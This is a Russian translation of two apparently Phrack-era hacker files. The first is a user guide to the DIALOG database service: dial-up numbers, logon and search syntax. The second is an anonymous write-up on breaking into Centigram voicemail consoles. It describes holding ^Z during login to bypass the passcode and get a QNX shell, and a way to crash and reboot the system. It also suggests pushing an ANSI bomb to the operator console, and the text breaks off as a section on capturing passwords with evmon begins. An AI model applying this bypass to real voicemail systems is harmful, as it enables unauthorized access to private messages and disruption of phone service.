Lexington..... (617) 862-6240

MICHIGAN

Ann Arbor..... (313) 973-2622

Detroit..... (313) 964-1309

MINNESOTA

Minneapolis..... (612) 338-0676

MISSOURI

St. Louis..... (314) 731-0122

NEW JERSEY

Lyndhurst..... (201) 460-8868

Morristown..... (201) 292-9646

Newark..... (201) 824-1412

Piscataway..... (201) 562-9680

Princeton..... (609) 243-9550

NEW MEXICO

Albuquerque..... (505) 764-9281

NEW YORK

Albany..... (518) 458-8710

Buffalo..... (716) 896-9440

Hempstead..... (516) 489-6868

New York City..... (212) 422-0410

Rochester..... (716) 458-7300

White Plains..... (914) 328-7810

NORTH CAROLINA

Research Triangle..... (919) 549-9290

OHIO

Cincinnati..... (513) 489-3980

Cleveland..... (216) 621-3807

Columbus..... (614) 461-8348

Dayton..... (513) 898-8878

OREGON

Portland..... (503) 228-2771

PENNSYLVANIA

Allentown..... (215) 776-2030

Philadelphia..... (215) 923-5214

Pittsburg.....(412) 471-1421  
Valley Forge/Norristown.....(215) 666-1500

TEXAS  
Austin.....(512) 462-9494  
Dallas.....(214) 631-9861  
Houston.....(713) 531-0505

UTAH  
Salt Lake City.....(801) 532-3071

VIRGINIA  
Fairfax.....(703) 359-2500

WASHINGTON  
Seattle.....(206) 282-5009

WISCONSIN  
Milwaukee.....(414) 796-1785

---

## Доступ к Dialog за пределами США

Иностранные читатели могут получить доступ к Dialog через PDN INFONET. Следующие номера предназначены для таких пользователей.

BELGIUM  
Brussels (300).....(02) 648-0710  
Brussels (1200).....(02) 640-4993

DENMARK  
Copenhagen (300).....(01) 22-10-66  
Copenhagen (1200).....(01) 22-41-22

---

## Вход в DIALOG или KNOWLEDGE INDEX (KI)

После набора соответствующего номера и установления соединения необходимо выждать 10-секундную паузу, а затем ввести букву A (либо нажать клавишу возврата каретки, или другой идентификатор терминала из таблицы ниже) прежде чем произойдёт какой-либо дальнейший отклик. Затем следуйте остальным процедурам, показанным ниже.

|                                      |                            |
|--------------------------------------|----------------------------|
| DIALOG Information Services' DIALNET |                            |
| -2151:01-012-                        |                            |
| Enter Service: dialog                | Введите DIALOG или KI;     |
|                                      |                            |
| DIALNET: call connected              |                            |
| DIALOG INFORMATION SERVICES          |                            |
| PLEASE LOGON:                        |                            |
| ?XXXXXXXX                            | Введите номер пользователя |
|                                      |                            |
| ENTER PASSWORD:                      |                            |
| ?XXXXXXXX                            | Введите пароль;            |

ПРИМЕЧАНИЕ: Я изучил метод распределения номеров пользователей и паролей — все номера пользователей и пароли генерируются Dialog, НО при получении пароля от DIALOG вы можете его изменить. Пароли, выдаваемые DIALOG, состоят из 8 символов, представляя собой случайные буквенно-цифровые комбинации.

После подключения к вашему сервису или файлу по умолчанию в DIALOG вы можете BEGIN («начать») один из других сервисов; например, для доступа к DIALMAIL введите BEGIN MAIL.

---

## Идентификаторы терминала DIALNET

| Скорость | Идентификатор | Тип терминала      | Эффект          |
|----------|---------------|--------------------|-----------------|
| =====    |               |                    |                 |
| 300 бод  | Клавиша ENTER | ПК и ЭЛТ           | То же, что А    |
|          | Е             | Термопринтеры      | Медленнее       |
|          | С             | Матричные принтеры | Медленнее всего |
|          | G             | Ленточный принтер  | Медленнее       |
| 1200 бод | Клавиша ENTER | ПК и ЭЛТ           | То же, что А    |
| или      | G             | Матричные принтеры | Медленнее       |
| 2400 бод | I             | Ленточные принтеры | Медленнее всего |

- Для доступа в полудуплексном режиме введите `` после приглашения «Enter Service:» и перед вводом слова «dialog» или «ki».
- Не нажимайте клавишу Backspace при ошибке при вводе «dialog» или «ki». Результатом будет переключение вашего дуплекса, поскольку клавиша Backspace обычно настроена на отправку `` для удаления символа слева от курсора.

---

## Сообщения DIALNET

| Сообщение                                          | Вероятная причина                                                 | Действие пользователя            |
|----------------------------------------------------|-------------------------------------------------------------------|----------------------------------|
| ERROR, RE-ENTER SERVICE                            | Неверное имя хоста                                                | Проверьте набор                  |
| ALL PORTS BUSY                                     | Все порты DIALOG временно заняты.                                 | Повторите через несколько минут. |
| HOST DOWN                                          | Компьютер DIALOG недоступен.                                      | Повторите через несколько минут. |
| HOST NOT RESPONDING                                | Проблема с компьютером DIALOG                                     | Повторите через несколько минут. |
| CIRCUITS BUSY                                      | Сеть DIALNET временно перегружена.                                | Повторите через несколько минут. |
| DIALNET: CALL CLEARED BY REQUEST<br>ENTER SERVICE: | Появляется после LOGOFF для указания разрыва соединения с DIALOG. |                                  |
| DROPPED BY HOST SYSTEM                             | Указывает на системный сбой в DIALOG.                             |                                  |

---

## Навигация в DIALOG

Чтобы начать поиск, введите:

BEGIN xxxx

где xxxx — номер файла базы данных. Всем базам данных в DIALOG присвоены номера файлов. Протокол поиска, используемый для работы с DIALOG, временами похож на самостоятельный язык, но его можно легко изучить и освоить.

---

## DIALOG HOMEBASE

Я бы посоветовал новичку перейти в меню DIALOG Homepage, которое предоставляет информацию, справку, файл месяца, сведения о базах данных и тарифах, DIALINDEX, обучение DIALOG и объявления. DIALOG также предоставляет подписчикам специальные услуги, включая исходящие звонки для определённых кодов зоны. Вы можете перейти в DIALOG HOMEBASE, введя:

```
BEGIN HOME
```

---

## Базы данных DIALOG

[Таблица из ~200 записей — опущена]

Перед тем как продолжить описание различных методов поиска, следует сказать, что DIALOG имеет онлайн-главный индекс баз данных DIALOG — DIALINDEX (файл 411). Это коллекция файловых индексов большинства баз данных DIALOG (базы данных с меню-навигацией не могут быть найдены в DIALINDEX). DIALINDEX можно использовать для определения количества релевантных записей по одному запросу в наборе файлов. Запрос может быть отдельным термином, фразой из нескольких слов, полем с префиксным кодом или полным логическим выражением длиной до 240 символов. Могут также использоваться вложенная терминология, операторы близости и усечённые термины.

Вы можете установить файлы для поиска с помощью команды SET FILE:

```
BEGIN 411 (return)
```

```
SET FILE ALLNEWS (если вы хотите получить последние новости о  
или взломах/фрикинге)  
SF ALLNEWS
```

Для поиска по всем темам: SET FILES ALL

Для поиска по конкретным категориям:

```
Все науки: (ALLSCIENCE)  
- Сельское хозяйство и питание  
- Химия  
- Компьютерные технологии  
- Энергетика и окружающая среда  
- Медицина и биология  
- Патенты и товарные знаки  
- Наука и технологии
```

```
Весь бизнес: (ALLBUSINESS)  
- Деловая информация  
- Корпоративная информация  
- Отраслевой анализ  
- Новости  
- Патенты и товарные знаки
```

```
Все новости и текущие  
события: (ALLNEWS)  
- Новости
```

```

    Всё право и
    государство:      (ALLLAW;ALLGOVERNMENT)
                      - Право и государство
                      - Патенты и товарные знаки

Все социальные
науки и гуманитарные: (ALLSOCIAL;ALLHUMANITIES)
                      - Социальные науки и гуманитарные

Все общие интересы:  (ALLGENERAL)
                      - Популярная информация

    Все справочники:  (ALLREFERENCE)
                      - Книги
                      - Справочная информация

        Весь текст:   (ALLTEXT)
                      Все базы данных, содержащие
                      полный текст:
                      - Статей журналов
                      - Энциклопедий
                      - Газет
                      - Новостных лент

    Все источники:    (ALLSOURCE)
                      - Полный текст
                      - Каталог
                      - Числовые данные

Все учебные файлы ONTAP: (ALLONTAPS)
                      - Все учебные и тренировочные
                      базы данных онлайн

```

---

## Поиск в DIALOG

После выбора базы данных вы можете **SELECT** («выбрать») ключевое слово для поиска. Флаг устанавливается следующим образом:

```

SELECT term      - Извлекает набор записей, содержащих термин.
                  Может использоваться со словами, префиксными или
                  суффиксными кодами, EXPAND, или номерами наборов.

```

При определении того, что вы ищете, можно использовать логические операторы:

- **OR** — объединяет результаты поиска всех терминов в один набор, исключая дублирующиеся записи.
- **AND** — извлекает пересечение, или перекрытие, искомых терминов: все термины должны присутствовать в каждой извлечённой записи.
- **NOT** — исключает следующий за ним поисковый термин (или группу терминов) из других терминов.

Примечание: всегда ставьте пробел с обеих сторон логического оператора.

Примеры **SELECT**:

```

SELECT (BICMOS OR CMOS) AND SRAM
      или
S (BICMOS OR CMOS) AND SRAM

```

Это сгенерирует примерно следующее:

```

138 BICMOS <- записи, содержащие только BICMOS
1378 CMOS <- записи, содержащие только CMOS
681 SRAM <- записи, содержащие только SRAM
S1      203 (BICMOS OR CMOS) AND SRAM <- это то, что вы
^^                                           искали.
|| DIALOG называет вашу тему поиска S1, S2... соответственно
при поиске по базам данных для удобства набора. Содержимое S1
составляет 203 найденные записи, содержащие ключевые слова
BICMOS, CMOS и SRAM. Иногда S1 называют S(тер) 1 (шаг 1).

```

---

## Операторы близости (команда Select)

- (W) Требуется, чтобы термины были смежными и расположены в указанном порядке. -> S SOLAR(W)ENERGY
- (nW) Требуется, чтобы термины были в пределах (n) слов и в указанном порядке. -> S SOLAR(3W)ENERGY
- (N) Требуется, чтобы термины были смежными, но в любом порядке. -> S SOLAR(N)ENERGY
- (nN) Требуется, чтобы термины были в пределах (n) слов в любом порядке. -> S SOLAR(3N)ENERGY
- (F) Требуется, чтобы термины были в одном поле одной записи в любом порядке. -> S SOLAR(F)ENERGY
- (L) Требуется, чтобы термины были в одном дескрипторном блоке согласно определению базы данных. -> S SOLAR(L)ENERGY
- (S) Требуется, чтобы термины были в одном субполе согласно определению базы данных. -> S SOLAR(S)ENERGY
- (C) Эквивалентно логическому оператору AND. -> S SOLAR(C)ENERGY

---

## Приоритет выполнения

Оператор близости, NOT, AND, OR

Используйте скобки для указания другого порядка выполнения, например: SELECT (SOLAR OR SUN) AND (ENERGY OR HEAT). Термины в скобках выполняются первыми.

---

## Стоп-слова (предопределённые)

Следующие слова не могут быть SELECTed как отдельные термины. Компьютер вернёт набор с нулевыми результатами. Их можно заменить только операторами близости, например: S GONE (2W) WIND

|     |      |      |
|-----|------|------|
| AN  | FOR  | THE  |
| AND | FROM | TO   |
| BY  | OF   | WITH |

---

## Зарезервированные слова и символы

Следующие слова и символы должны быть заключены в кавычки всякий раз, когда они SELECTed как поисковые термины или входят в них, например: SELECT "OR" (W) GATE?

|       |   |
|-------|---|
| AND   | = |
| FROM  | * |
| NOT   | + |
| OR    | : |
| STEPS | / |

---

## Усечение

ОТКРЫТОЕ: любое количество символов после корня.  
SS EMPLOY?  
ОГРАНИЧЕННОЕ: только один дополнительный символ после корня.  
SS HORSE? ?  
ОГРАНИЧЕННОЕ: максимальное количество дополнительных символов  
равно количеству введённых знаков вопроса.  
SS UNIVERS??  
ВНУТРЕННЕЕ: позволяет варьировать символ, заменённый знаком  
вопроса. Один символ на знак вопроса.  
SS WOM?N

---

## Спецификация поля базового индекса (суффиксные коды)

Суффиксные коды используются для ограничения поиска определёнными полями базового индекса записи. Конкретные поля и коды варьируются в зависимости от базы данных.

|                                   |     |
|-----------------------------------|-----|
| Реферат                           | /AB |
| Дескриптор                        | /DE |
| Полный дескриптор (одно слово)    | /DF |
| Идентификатор                     | /ID |
| Полный идентификатор (одно слово) | /IF |
| Заглавие                          | /TI |
| Примечание                        | /NT |
| Заголовок раздела                 | /SH |

Примеры:

```
SELECT BUDGET?/TI
SELECT POP(W) TOP(W) CAN?/TI,AB
SELECT (DOLPHIN? OR PORPOISE?)/DE/ID
```

---

## Дополнительные индексы (префиксные коды)

Префиксные коды используются для поиска в дополнительных индексах. Конкретные поля и коды варьируются в зависимости от базы данных.

|                        |     |
|------------------------|-----|
| Автор                  | AU= |
| Название компании      | CO= |
| Корпоративный источник | CS= |
| Тип документа          | DT= |
| Название журнала       | JN= |
| Язык                   | LA= |
| Год публикации         | PY= |
| Обновление             | UD= |

Примеры:

```
SELECT AU=JOHNSON, ROBERT?
SELECT LA=GERMAN
SELECT CS=(MILAN(F) ITALY)
```

---

## Поиск по диапазону

Двоеточие используется для указания диапазона последовательных записей для получения в логическом OR-отношении.

Примеры:

```
SELECT CC=64072:64078
SELECT ZP=662521:62526
```

---

## Ограничивающие квалификаторы

Ограничивающие квалификаторы используются в операторах SELECT для ограничения поисковых терминов или наборов заданными критериями. Конкретные квалификаторы варьируются в зависимости от базы данных.

|                               |                |
|-------------------------------|----------------|
| Документы на английском языке | /ENG           |
| Основной дескриптор           | /MAJ           |
| Патенты                       | /PAT           |
| Объект — человек              | /HUM           |
| Диапазон номеров доступа      | /nnnnnn-nnnnnn |

Примеры:

```
SELECT TRANSISTORS/ENG, PAT
SELECT S2/MAJ
SELECT (STRESS OR TENSION)/234567-999999
```

Вот и всё по базовому поиску. Теперь — как просматривать найденную запись.

Примечание: индексы (префиксные коды) нередко различаются от базы данных к базе данных, что иногда приводит к безрезультатным поискам. Один из способов избежать этого — посетить местную публичную или университетскую библиотеку и ознакомиться с синими листами («blue sheets») для той базы данных, которую вы собираетесь запросить. Синие листы выпускаются Dialog как услуга для пользователей. Они часто содержат полезные методики поиска, применимые к конкретной базе данных, а также список индексов (префиксных кодов), уникальных именно для этой базы.

---

## Просмотр результатов поиска

### Сводка команд

**TYPE** — обеспечивает непрерывное отображение результатов онлайн.

**T** — указывает набор/формат/диапазон элементов. Если указан диапазон элементов, используйте T для просмотра следующей записи. Также может использоваться с конкретным номером доступа.

|          |             |                                            |
|----------|-------------|--------------------------------------------|
| Примеры: | T 12/3/1-22 | <- набор/формат/диапазон                   |
|          | T 8/7       | <- набор/формат                            |
|          | T 6         | <- просмотр следующего (в данном случае 6) |
|          | T 438721    | <- просмотр записи 438721                  |

**DISPLAY** — обеспечивает отображение результатов по одному экрану. Используйте PAGE для последующих экранов.

**D** — указывает набор/формат/диапазон элементов. Если диапазон не указан, используйте D для просмотра следующей записи. Также может использоваться с конкретным номером доступа.

Примеры: D 11/6/1-44 <- набор/формат/диапазон  
D 9/5 <- набор/формат  
D 7 <- просмотр следующего (в данном случае 7)  
D 637372/7 <- просмотр записи 637372/формат 7

**PRINT** — запрашивает распечатку результатов в офлайн-режиме с последующей отправкой по почте. Указывает набор/формат/диапазон элементов. Если диапазон элементов не указан, будет распечатано до 50 записей. Используйте PR для распечатки ещё 50.

Примеры: PR 9/5/1-44 <- печать набора/формата/диапазона  
PR 6/7 <- печать набора/формата (все)  
PR 14 <- напечатать только 14  
PR 734443/5 <- напечатать только 734443 формат 5

**PRINT TITLE xxx** — задать заголовок (xxx) для распечаток. Заголовок может содержать до 70 символов. Точка с запятой не допускается. Необходимо вводить в базе данных до любой другой команды PRINT. Отменяется следующей командой BEGIN.

Примеры: PR TITLE GLOBULIN  
PR TITLE QUETZAL

**REPORT** — извлекает данные из указанных полей и формирует табличный формат только для онлайн-вывода. Указывает набор/диапазон элементов/поля. Может использоваться с отсортированным набором для указания порядка записей в таблице. Применение зависит от базы данных.

---

| Номер формата | Описание                             |
|---------------|--------------------------------------|
| 1             | Номер доступа DIALOG                 |
| 2             | Полная запись, кроме реферата        |
| 3             | Библиографическое описание           |
| 5             | Полная запись                        |
| 6             | Заглавие                             |
| 7             | Библиографическое описание и реферат |
| 8             | Заглавие и индексация                |

**ПРИМЕЧАНИЕ:** Форматы также различаются от базы данных к базе данных. Смотрите синий лист базы данных для конкретных описаний форматов.

---

## Прочие команды, связанные с выводом

|                    |                                                          |
|--------------------|----------------------------------------------------------|
| PRINT CANCEL       | Используется отдельно, отменяет предыдущую               |
| PR CANCEL          | команду PRINT. Укажите номер транзакции PRINT            |
| PRINT-             | для отмены любого запроса PRINT, введённого за           |
| PR-                | последние два часа, например: PRINT- P143                |
| PRINT QUERY        | Для просмотра журнала команд PRINT и отмен.              |
| PR QUERY           | Добавьте DETAIL для просмотра даты, времени и стоимости. |
| PRINT QUERY ACTIVE | Для просмотра журнала команд PRINT, которые              |
| PR QUERY ACTIVE    | ещё можно отменить. Добавьте DETAIL для просмотра        |
|                    | даты, времени, файла и стоимости.                        |
| SORT               | Сортирует набор записей онлайн в соответствии            |
|                    | с указанными параметрами. Варьируется по базам данных.   |
|                    | Укажите номер набора/диапазон/поле, порядок, например:   |
|                    | SORT 4/1-55/AU, TI                                       |
|                    | Порядок предполагается по возрастанию, если не указано   |
|                    | иное; используйте D для указания убывающего порядка.     |

|                                          |                                                                                                                                                      |
|------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                          | Параметры SORT могут добавляться в конец команды PRINT для офлайн-сортировки, например: PRINT 9/5/ALL/SD,D                                           |
| SET SCREEN nn nn<br>SET H nn<br>SET V nn | Задаёт размер экрана для видеовывода.<br>H (горизонтальный) указывается первым в комбинированной команде. V По умолчанию — 75 символов H, 40 строк V |
| LOGOFF<br>LOGOFF HOLD                    | Отключает пользователя от системы DIALOG.<br>Отключает пользователя от системы DIALOG, сохраняя работу в течение 10 минут для возможности RECONNECT. |
| ---                                      |                                                                                                                                                      |

## Прочие команды

|                    |                                                                                                                                                             |
|--------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|
| DISPLAY SETS<br>DS | Перечисляет все наборы, сформированные с момента последней команды BEGIN. Можно указать диапазон наборов, например: DS 10-22.                               |
| EXPLAIN            | Запрашивает справочные сообщения по командам и функциям файла. Введите ?EXPLAIN для полного списка.                                                         |
| KEEP<br>K          | Помещает указанные записи в специальный набор 0. Укажите номер набора/записей или номер доступа. Отменяется командой BEGIN. Также используется в DIALORDER. |
| LIMITALL           | Ограничивает все последующие наборы указанными критериями. Варьируется по базам данных.                                                                     |
| LIMITALL/ALL       | Отменяет предыдущую команду LIMITALL.                                                                                                                       |
| ?LIMIT n           | Запрашивает список ограничивающих квалификаторов для базы данных n.                                                                                         |
| ---                |                                                                                                                                                             |

## SEARCH\*SAVE

|                     |                                                                                                                                                                                                             |
|---------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| SAVE                | Сохраняет стратегию постоянно до удаления. Серийный номер начинается с S.                                                                                                                                   |
| SAVE TEMP           | Сохраняет стратегию на семь дней; автоматически удаляется. Серийный номер начинается с T.                                                                                                                   |
| SAVE SDI            | Сохраняет стратегию и команду(ы) PRINT до удаления. Требуется команда PRINT. Автоматически выполняет стратегию для каждого нового обновления базы данных, в которую введена. Серийный номер начинается с D. |
| MAPxx<br>MAPxx TEMP | Создаёт Search*Save данных, извлечённых из поля xx уже найденных записей.                                                                                                                                   |
| MAPxx STEPS         | Если используется STEPS, данные форматируются в отдельные поисковые операторы в Search*Save.                                                                                                                |
| ---                 |                                                                                                                                                                                                             |

## Просмотр SEARCH\*SAVES

|              |                                                                                                 |
|--------------|-------------------------------------------------------------------------------------------------|
| RECALL nnnnn | Вызывает Search*Save nnnnn, отображая все команды, создающие наборы, и строки комментариев, без |
|--------------|-------------------------------------------------------------------------------------------------|

|             |                                                                                                           |
|-------------|-----------------------------------------------------------------------------------------------------------|
|             | выполнения поиска.                                                                                        |
| RECALL SAVE | Отображает серийные номера всех постоянных SAVES, дату ввода и количество строк.                          |
| RECALL TEMP | Отображает серийные номера всех временных SAVES, дату ввода и количество строк.                           |
| RECALL SDI  | Отображает серийные номера всех SDI, даты ввода, базы данных, в которых они хранятся, и количество строк. |
| ---         |                                                                                                           |

## Выполнение SEARCH\*SAVES

|                                  |                                                                                                                                                                  |
|----------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| EXECUTE nnnnn<br>EX nnnnn        | Выполняет всю стратегию. Номер набора присваивается только последней строке.                                                                                     |
| EXECUTE STEPS nnnnn<br>EXS nnnnn | Выполняет всю стратегию. Присваивает номер набора каждому элементу поиска. Предпочтительная форма.                                                               |
| EXECUTE nnnnn/x-y                | Выполняет стратегию nnnnn от строки команды x до строки команды y включительно. STEPS также можно использовать: EXS nnnnn/x-y                                    |
| EXECUTE nnnnn/USER a             | Выполняет стратегию nnnnn, первоначально введённую пользователем a (a=номер пользователя). STEPS также можно использовать: EXS nnnnn/USER a                      |
| EXECUTE nnnnn/x-y/USER a         | Выполняет стратегию nnnnn от строки команды x до строки команды y, первоначально введённую пользователем a. STEPS также можно использовать: EXS nnnnn/x-y/USER a |
| ---                              |                                                                                                                                                                  |

## Удаление SEARCH\*SAVES

|               |                                 |
|---------------|---------------------------------|
| RELEASE nnnnn | Удаляет поиск nnnnn из системы. |
| ---           |                                 |

## Прочие параметры SEARCH\*SAVE

**ИМЕНОВАНИЕ:** После команд SAVE, SAVE TEMP и SAVE SDI можно указать буквенно-цифровое имя из трёх-пяти символов.

Пример: SAVE TEMP SOLAR

**КОММЕНТАРИИ:** Информационный комментарий может быть сохранён в SEARCH\*SAVE путём ввода звёздочки вместо команды, за которой следует до 240 символов «комментария». Строка будет сохранена с любой командой SEARCH\*SAVE и будет отображена при RECALL поиска.

Пример: \* Search for R.J.Flappjack

---

## Онлайн-текстовый редактор

Любой Search\*Save, за исключением SDI, может быть отредактирован из любой базы данных. SDI должен редактироваться в той базе данных, в которой должен храниться.

|             |                                                                                                                                                                                                                                                                                                                                                                                                           |
|-------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| EDIT        | Входит в редактор и создаёт новый текст.                                                                                                                                                                                                                                                                                                                                                                  |
| EDIT xxxxx  | Загружает Search*Save xxxxx в редактор для редактирования.                                                                                                                                                                                                                                                                                                                                                |
| LIST        | Отображает редактируемый текст.                                                                                                                                                                                                                                                                                                                                                                           |
| L           | ПАРАМЕТРЫ:<br>LIST LIST 30-110<br>LIST ALL LIST 10,50,80                                                                                                                                                                                                                                                                                                                                                  |
| LIST /data/ | Находит все строки, содержащие данные.                                                                                                                                                                                                                                                                                                                                                                    |
| INSERT      | Добавляет в конец текста.                                                                                                                                                                                                                                                                                                                                                                                 |
| INSERT nn   | Вставляет строку nn в текст.                                                                                                                                                                                                                                                                                                                                                                              |
| I           | Для возврата в EDIT из INSERT введите точку на                                                                                                                                                                                                                                                                                                                                                            |
| I nn        | пустой строке.                                                                                                                                                                                                                                                                                                                                                                                            |
| DELETE      | Для удаления строк текста.                                                                                                                                                                                                                                                                                                                                                                                |
| D           | ПАРАМЕТРЫ:<br>DELETE 10-50<br>DELETE 10,30-50<br>DELETE ALL                                                                                                                                                                                                                                                                                                                                               |
| CHANGE      | Для изменения текста внутри строки.                                                                                                                                                                                                                                                                                                                                                                       |
| C           | Изменяет только первое вхождение старого текста<br>в любой данной строке.<br>ПАРАМЕТРЫ:<br>CHANGE 60/old/new (где 60 — номер строки)<br>CHANGE 60/old// (удаляет old)<br>C 60//new (вставляет new в начало строки)<br>C 80.old.new (когда текст содержит косую черту)<br>C /old/new (new заменяет old во всех строках)<br>C 20,40/old/new (непоследовательные строки)<br>C 30-50/old/new (диапазон строк) |
| COPY        | Дублирует строку# ДО строки#                                                                                                                                                                                                                                                                                                                                                                              |
| CO          | ПАРАМЕТРЫ:<br>COPY 100 to 255<br>COPY 100-150 TO 255<br>COPY 100,130 TO 255                                                                                                                                                                                                                                                                                                                               |
| MOVE        | Перемещает строку# ДО строки#                                                                                                                                                                                                                                                                                                                                                                             |
| M           | Параметры те же, что и у COPY.                                                                                                                                                                                                                                                                                                                                                                            |
| QUERY       | Выводит сообщение с именем файла, количеством строк,                                                                                                                                                                                                                                                                                                                                                      |
| Q           | номером последней строки.                                                                                                                                                                                                                                                                                                                                                                                 |
| RENUM       | Перенумеровывает строки по десяткам, если не указано иное.                                                                                                                                                                                                                                                                                                                                                |
| R           | ПАРАМЕТРЫ:<br>RENUM n (перенумеровывает с шагом n)                                                                                                                                                                                                                                                                                                                                                        |
| QUIT        | Используется для выхода из редактора без сохранения сеанса.                                                                                                                                                                                                                                                                                                                                               |
| SAVE        | Используется для создания стратегии Search*Save из                                                                                                                                                                                                                                                                                                                                                        |
| SAVE TEMP   | редактируемого файла. SDI должен включать команду PRINT.                                                                                                                                                                                                                                                                                                                                                  |
| SAVE SDI    |                                                                                                                                                                                                                                                                                                                                                                                                           |

---

Наслаждайтесь информационной сетью DIALOG. Я нашёл её весьма интересной. Этот сервис является ОБЯЗАТЕЛЬНЫМ, если вы учитесь в колледже или просто любите учиться, насколько позволяет время. Это проверенный исследовательский инструмент, используемый исследовательскими и университетскими учреждениями по всему миру, а также отточенный инструмент сбора корпоративной разведывательной информации, скрытый от широкой публики

посредством высокой стоимости и «псевдосложности». Пока доступны онлайн-базы данных, подобные DIALOG, не существует никаких оправданий (кроме нехватки времени) для самообразования.

---

Brian Oblivion можно связаться по адресу [Oblivion@ATDT.ORG](mailto:Oblivion@ATDT.ORG).

Кроме того, с ним можно связаться через Black Crawling Systems/VOiD Information Archives (для получения дополнительной информации напишите Brian по электронной почте). RDT приветствует любые ваши вопросы или комментарии. Увидимся на SummerCon '92.

# Консоли голосовой почтовой системы Centigram: правильный порядок входа, архитектурные недостатки и уязвимости безопасности

Автор: >Unknown User<

**Примечание от редакции Phrack: этот файл был отправлен в Phrack анонимно. Автор использовал поддельное SMTP-письмо на адрес электронной почты Phrack. Phrack не может делать никаких заявлений о достоверности или источнике информации, содержащейся в данной статье.**

В связи со стремлением к более эффективной обработке задач и созданию окружения, более похожего на Unix, разработчики Centigram сделали ряд ключевых функций постоянно доступными. Например, клавиша ^Z выполняет роль «escape»-клавиши (её назначение можно переопределить при желании). Когда некоторым приложениям требуется выполнить процедуру «escape», нажатие этой клавиши в ряде случаев может вызвать выход в оболочку — /cmds/qnxsh (возможно, также /cmds/sh, но мне чаще попадался qnxsh). Если эта escape-процедура срабатывала, например, во время выполнения /cmds/login, то выход в оболочку позволял обойти запрос «Enter Passcode:». И это действительно так.

После дозвона до Centigram стандартная процедура предусматривает нажатие ^Z для активации терминала, затем ввод удалённого или консольного пароля, после чего можно переходить к обычным консольным операциям. Однако если непрерывно удерживать ^Z во время последовательности входа, программа login прервётся и запустит /cmds/qnxsh. Поведение системы при многократном нажатии escape-клавиши может быть несколько непредсказуемым, но когда появляется приглашение \$, оно, как правило, не исчезает само по себе без команды «exit» или ^D. Обычно для устойчивого входа в систему при таком непредсказуемом поведении подходит следующий шаблон: непрерывно зажимать ^Z до появления приглашения \$, нажать Enter, возможно, появится запрос «Enter Passcode:», нажать Enter ещё раз — приглашение \$ появится снова; затем выставить нужные параметры TTY, перейти в нужный каталог и продолжать работу с консолью в обычном режиме.

## Начальные настройки STTY

В описанной выше процедуре входа у меня возникали проблемы с некорректными настройками терминала. Исправить это можно командой «stty +echo +edit», после чего всё приходит в норму. Правильные значения параметров и клавиш STTY, по всей видимости, следующие:

```
Options: +echo +edit +etab +ers +edel +oflow +mapcr +hangup
break=03h   esc=1Ah   rub=7Fh   can=18h   eot=04h   up=15h
down=0Ah   left=08h   ins=0Eh   del=0Bh
```

Раскладку клавиш можно модифицировать по желанию, однако параметры, и особенно +edit, судя по всему, обязательны.

## Диски и каталоги

Диски и каталоги организованы способом, отдалённо напоминающим MessDos. Вывод команды «pwd» выглядит примерно как «4:/». «4:» обозначает номер диска, «/» — начало структуры каталогов; «4:/» — корневой каталог диска 4, «3:/tmp» — каталог /tmp на диске 3, и так далее.

Два наиболее важных каталога — 1:/cmds и 4:/cmds; в них в основном хранятся исполняемые файлы всех доступных на системе команд, за исключением команд, встроенных в оболочку. Каталог 1:/cmds должен выглядеть примерно так:

```
$ ls
backup      drel        ls           rm           talk
chattr      eo          mkdir        rmdir        tcap
choose      fdformat    mount        runfloppy    timer
clrhouse    files       p            search       tsk
cp          frel        pack         sh           unpack
date        get_boolean patch        slay         ws
ddump       led         pwd          sleep        zap
diff        led.init    qnxsh        spatch
dinit       login       query        stty
```

Здесь представлено множество полезных команд. `chattr` меняет атрибуты чтения/записи файлов, `cp` — копирование, `ddump` — дамп секторов диска в шестнадцатеричном и ASCII-форматах, `led` — строчный редактор, `p` — утилита для вывода файлов на экран, и многое другое, с чем вы можете экспериментировать на досуге. НЕ ИСПОЛЬЗУЙТЕ КОМАНДУ `TALK`. По крайней мере, будьте осторожны, если всё же решите её использовать. Если попытаться связаться с собственным терминалом, это блокирует обмен с оболочкой, а при разрыве соединения по какой-то причине происходит серьёзная системная ошибка и перезагрузка всей системы. Честно говоря, когда я позвонил проверить голосовые ящики и телефонная линия оказалась мертва, как старое дерево, у меня вырвалось: «Упс. Больше я этого не сделаю». Я был весьма рад, когда система поднялась через несколько минут.

Второй каталог, 4:/cmds, заполнен более специфическими командами, относящимися к функциям самой системы голосовой почты. Эти программы запускаются из других программ и формируют простую в использовании систему меню. Обычно эта система меню запускается сразу после ввода удалённого или консольного пароля, но при использовании описанной выше уязвимости она не запустится. Из оболочки её можно запустить простым вводом имени программы — `console`.

## Монтирование и инициализация дисков

Команда `MOUNT` без аргументов выдаёт примерно следующее:

```
$ mount
Drive 1:   Hard,   360k, offset = 256k, partition= Qnx
Drive 2:   Floppy, 360k, p=1
Drive 3:   RamDisk, 96k, partition= Qnx
Drive 4:   Hard,   6.1M, offset = 616k, partition= Qnx
$tty0 = $con ,      Serial at 03F8
$tty1 = $term1 ,     Serial at 02F8
$tty2 = $term2 ,     Serial at 0420
$tty3 = $mdm ,       Serial at 0428
```

Жёсткий и гибкий диски говорят сами за себя, хотя я не могу объяснить, почему они выглядят такими маленькими, и не знаю, куда идут голосовые записи и содержит ли этот список всё необходимое пространство для голосового хранилища.

Рамдиск, однако, представляет для меня несколько больший интерес. Команда монтирования для упомянутого выше диска 3 выглядела так:

```
$ mount ramdisk 3 s=96k -v
```

Я не уверен, что делает квалификатор `-v`, однако остальное вполне очевидно. Предполагаю, что размер диска может превышать 96k, хотя я ещё не экспериментировал с тем, насколько далеко можно зайти. Для инициализации диска использовалась следующая команда:

```
$ dinit 3
```

Всё просто. Диск готов к использованию: можно выполнить «mkdir 3:/tmp» или что-то подобное, перенаправлять туда файлы по желанию или использовать для любых других целей. Если что-то случайно перенаправлено на консоль через >\$cons, можно воспользоваться строчным редактором «led», чтобы создать временный файл, а затем утилитой «р» очистить экран консоли командой «р filename >\$cons», где filename содержит очищающую последовательность из 25 строк, ANSI-бомбу (если уместно), полноэкранный DobbsHead или что угодно на ваш вкус.

## EVMON и перехват паролей

Утилита evmon отвечает за информирование системного администратора о текущей активности в системе голосовой почты. При запуске без аргументов evmon выдаёт вывод, похожий на:

```
$ evmon
Type Ctrl-C to terminate.
